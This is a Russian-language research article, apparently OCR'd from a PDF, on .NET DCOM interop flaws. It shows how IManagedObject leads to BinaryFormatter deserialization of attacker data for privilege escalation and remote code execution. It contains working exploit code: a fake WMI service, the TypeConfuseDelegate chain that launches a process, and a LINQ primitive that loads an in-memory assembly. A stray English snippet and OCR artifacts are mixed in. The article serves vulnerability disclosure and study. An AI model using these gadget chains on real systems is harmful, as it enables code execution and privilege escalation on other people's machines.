
Уязвимости совместимости часто затрагивают каждое приложение, использующее технологию, независимо от его назначения, а у разработчиков может не быть практичной меры защиты, кроме отказа от этой технологии. В статье описан такой класс уязвимостей в слое совместимости .NET с Component Object Model: применение управляемого кода для Distributed COM через границы привилегий небезопасно по своей природе. Этим можно воспользоваться и для повышения привилегий, и для удалённого выполнения кода.

Немного необходимых сведений

.NET изначально проектировалась с широкой поддержкой совместимости с COM. Управляемый код может реализовывать и использовать COM-объекты; приведение типов заменяет явный `QueryInterface`, а для внепроцессного сервера требуется совсем немного кода:

```
[ComVisible(true)]
[InterfaceType(ComInterfaceType.InterfaceIsIDispatch)]
[Guid("3D2392CB-2273-4A76-9C5D-B2C8A3120257")]
public interface ICustomInterface {
    void DoSomething();
}

[ComVisible(true)]
[Guid("8BC3F05E-D86B-11D0-A075-00C04FB68820")]
public class COMObject : ICustomInterface {
    public void DoSomething() {}
}

RegistrationServices reg = new RegistrationServices();
int cookie = reg.RegisterTypeForComClients(
    typeof(COMObject),
    RegistrationClassContext.LocalServer |
        RegistrationClassContext.RemoteServer,
    RegistrationConnectionType.MultipleUse);
```


Среда выполнения оборачивает управляемый объект в COM Callable Wrapper (CCW), который экспортирует не только объявленные интерфейсы, но и интерфейсы управления.



Для `System.Object` CCW экспортирует:

Интерфейс	Реализация
`_Object`	Dynamic
`IConnectionPointContainer`	Static
`IDispatch`	Dynamic
`IManagedObject`	Static
`IMarshal`	Static
`IProvideClassInfo`	Static
`ISupportErrorInfo`	Static
`IUnknown`	Dynamic

`_Object` зависит от представляемого типа; `IManagedObject` реализован общим кодом среды выполнения.




Поверхность атаки впервые стала актуальна при исследовании способов выхода из песочницы Internet Explorer. Брокер .NET ClickOnce DFSVC предоставлял `_Object`:

```
struct _Object : public IDispatch {
    HRESULT ToString(BSTR *pRetVal);
    HRESULT Equals(VARIANT obj, VARIANT_BOOL *pRetVal);
    HRESULT GetHashCode(long *pRetVal);
    HRESULT GetType(_Type **pRetVal);
};
```

`GetType` открывал доступ к API рефлексии внутри сервера. Цепочка этих вызовов до `Process.Start` привела к CVE-2014-0257; Microsoft заблокировала рефлексию через DCOM.

Более тонкая проблема связана с обратной обёрткой Runtime Callable Wrapper (RCW). Когда управляемый клиент видит COM-объект, он проверяет, не является ли тот на самом деле другим управляемым объектом, который можно извлечь из обёртки.



Ключевым является интерфейс:

```
struct IManagedObject : public IUnknown {
    HRESULT GetObjectIdentity(BSTR *guid, int *appDomainId, int *ccw);
    HRESULT GetSerializedBuffer(BSTR *buffer);
};
```

Среда выполнения:


1. Запрашивает `IManagedObject`; если интерфейса нет, возвращает RCW.
2. Вызывает `GetObjectIdentity`. Совпадение GUID среды выполнения и идентификатора AppDomain позволяет получить существующий управляемый объект через таблицу CCW.
3. В противном случае вызывает `GetSerializedBuffer`. Сервер сериализует объект с помощью `BinaryFormatter`, а клиент десериализует возвращённый поток байтов.

Третий этап представляет собой произвольную десериализацию данных от COM-узла. Небезопасная десериализация эксплуатируема в разных языках, и `BinaryFormatter` не является исключением.

Повышение привилегий

Чтобы заставить управляемый COM-сервер выполнить десериализацию, атакующий передаёт управляемый COM-объект в `_Object.Equals`. Серверу нужен RCW для аргумента; он обнаруживает контролируемый атакующим `IManagedObject`, запрашивает сериализованный буфер и десериализует его в привилегированном процессе.

Для CVE-2014-4073 поток содержал `Hashtable` с COM-реализацией `IHashCodeProvider` атакующего. При десериализации таблица перестраивает хеши, вызывая `GetHashCode`. Сериализуемый ключ `Delegate` передаётся обратно через этот callback. Нативный клиент предотвращает автоматическую повторную сериализацию, оставляя на сервере вызываемый CCW делегата. Его вызов выполняет выбранную функцию с привилегиями сервера.



Microsoft переписала DFSVC на нативном коде, но не изменила `IManagedObject::GetSerializedBuffer` и не объявила регистрацию управляемого DCOM устаревшей. Класс ошибок сохранился. Аудиосервис Dolby на ноутбуке OEM-производителя был распознан как управляемый по `IManagedObject`; универсальный инструмент получил выполнение с правами LocalSystem за несколько минут. Dolby исправила CVE-2017-7293, переписав сервис на

нативном коде.


Взлом вызывающей стороны

Сервер сам по себе не уязвим, пока не выступит клиентом DCOM и не вызовет объект атакующего. Следовательно, затронуто может быть любое управляемое приложение, использующее DCOM. Распространённый корпоративный пример — Windows Management Instrumentation: `System.Management` и старый командлет PowerShell `Get-WmiObject` используют DCOM, тогда как новые командлеты CIM могут работать через WS-Management.

В тестовом домене контроллером служил Windows Server 2016, а клиентом — Windows 10. Выполнение:

```
Get-WmiObject Win32_Process -ComputerName dc.network.local
```

показало, что клиент PowerShell запрашивает `IManagedObject` у удалённой службы WMI.



Поддельная служба WMI зарегистрировала CLSID `{8BC3F05E-D86B-11D0-A075-00C04FB68820}` и вернула поддельный объект `IWbemServices` из `IWbemLevel1Login::NTLMLogin`. В метаданных его сериализации была указана несуществующая сборка:

```
[Serializable, ComVisible(true)]
public class FakeWbemServices : IWbemServices, ISerializable {
    public void GetObjectData(SerializationInfo info,
```


```
                            StreamingContext context) {
        info.AssemblyName = "Badgers, Version=4.0.0.0";
        info.FullTypeName = "System.Badgers.Test";
    }
    // Remaining fake implementation...
}
```

Process Monitor показал, что PowerShell ищет `Badgers.dll`, доказав попадание данных сериализации атакующего в `BinaryFormatter`.

WMI Cmdlets:

> – Pros: Provided better task abstraction compared to WsMan Cmdlets, output is a .NET object.

> – Cons: Use of non-standard DCOM protocol. Does not work for non-Windows.



Построение цепочки десериализатора

Локальный callback делегата требует повторного подключения к конечной точке RPC и подходящих сетевых учётных данных, чему могут помешать межсетевые экраны и политики. Поэтому для удалённой эксплуатации нужен автономный поток байтов, десериализация которого сама выполняет нужное действие.

Анализ на основе рефлексии просканировал записи Global Assembly Cache в поисках сериализуемых классов, содержащих делегаты. Одним из многообещающих типов оказался `ComparisonComparer&lt;T&gt;`:


```
public delegate int Comparison<T>(T x, T y);

[Serializable]
```

```
internal class ComparisonComparer<T> : Comparer<T> {
    private readonly Comparison<T> _comparison;
    public override int Compare(T x, T y) {
        return _comparison(x, y);
    }
}
```

Comparer<T>.Create предоставляет способ его создания. SortedSet<T> вызывает свой comparer при перестроении множества во время десериализации. Делегат multicast со смешанными типами объединяет String.Compare и Process.Start:

```
static void TypeConfuseDelegate(Comparison<string> comp) {
    FieldInfo fi = typeof(MulticastDelegate).GetField(
        "_invocationList",
        BindingFlags.NonPublic | BindingFlags.Instance);
    object[] list = comp.GetInvocationList();
    list[1] = new Func<string, string, Process>(Process.Start);
    fi.SetValue(comp, list);
}

Comparison<string> d = new Comparison<string>(String.Compare);
d = (Comparison<string>)MulticastDelegate.Combine(d, d);
IComparer<string> comp = Comparer<string>.Create(d);
SortedSet<string> set = new SortedSet<string>(comp);
set.Add("calc");
set.Add("adummy");
TypeConfuseDelegate(d);
```

Десериализация множества запускает процесс.



Эта цепочка требует .NET 4.5, зависит от смешения типов возвращаемых значений делегатов и шумно запускает процесс. Более качественная цепочка должна работать в Windows 7 с .NET 3.5, избегать неопределённого поведения и загружать полезную нагрузку из сериализованного потока.

Улучшение цепочки

Windows Workflow Foundation содержит ObjectSerializedRef, используемый ActivitySurrogateSelector. Он восстанавливает даже несериализуемые классы:


```
[Serializable]
private sealed class ObjectSerializedRef :
        IObjectReference, IDeserializationCallback {
    private Type type;
    private object[] memberDatas;
    [NonSerialized] private object returnedObject;

    object IObjectReference.GetRealObject(StreamingContext context) {
        returnedObject = FormatterServices.GetUninitializedObject(type);
        return returnedObject;
```


```
    }

    void IDeserializationCallback.OnDeserialization(object sender) {
        string[] names = null;
        MemberInfo[] members = FormatterServicesNoSerializableCheck
            .GetSerializableMembers(type, out names);
        FormatterServices.PopulateObjectMembers(
            returnedObject, members, memberDatas);
    }
}
```

Этот surrogate, доступный с .NET 3.0, сводит на нет защитную ценность отсутствия у класса атрибута сериализуемости. Следующий примитив использует LINQ, появившийся в .NET 3.5. Отложенное перечисление может загрузить сборку из памяти, получить её типы и создать их экземпляры:

```
static IEnumerable CreateLinq(byte[] assembly) {
    List<byte[]> baseList = new List<byte[]> { assembly };
    var getTypes = (Func<Assembly, IEnumerable<Type>>)
        Delegate.CreateDelegate(
            typeof(Func<Assembly, IEnumerable<Type>>),
            typeof(Assembly).GetMethod("GetTypes"));

    return baseList.Select(Assembly.Load)
                   .SelectMany(getTypes)
                   .Select(Activator.CreateInstance);
}
```

Открытый делегат предоставляет экземпляр `Assembly` как параметр. Затем цепочке нужно перечислить отложенную последовательность. Три класса фреймворка соединяют `ToString` с `IEnumerable`.

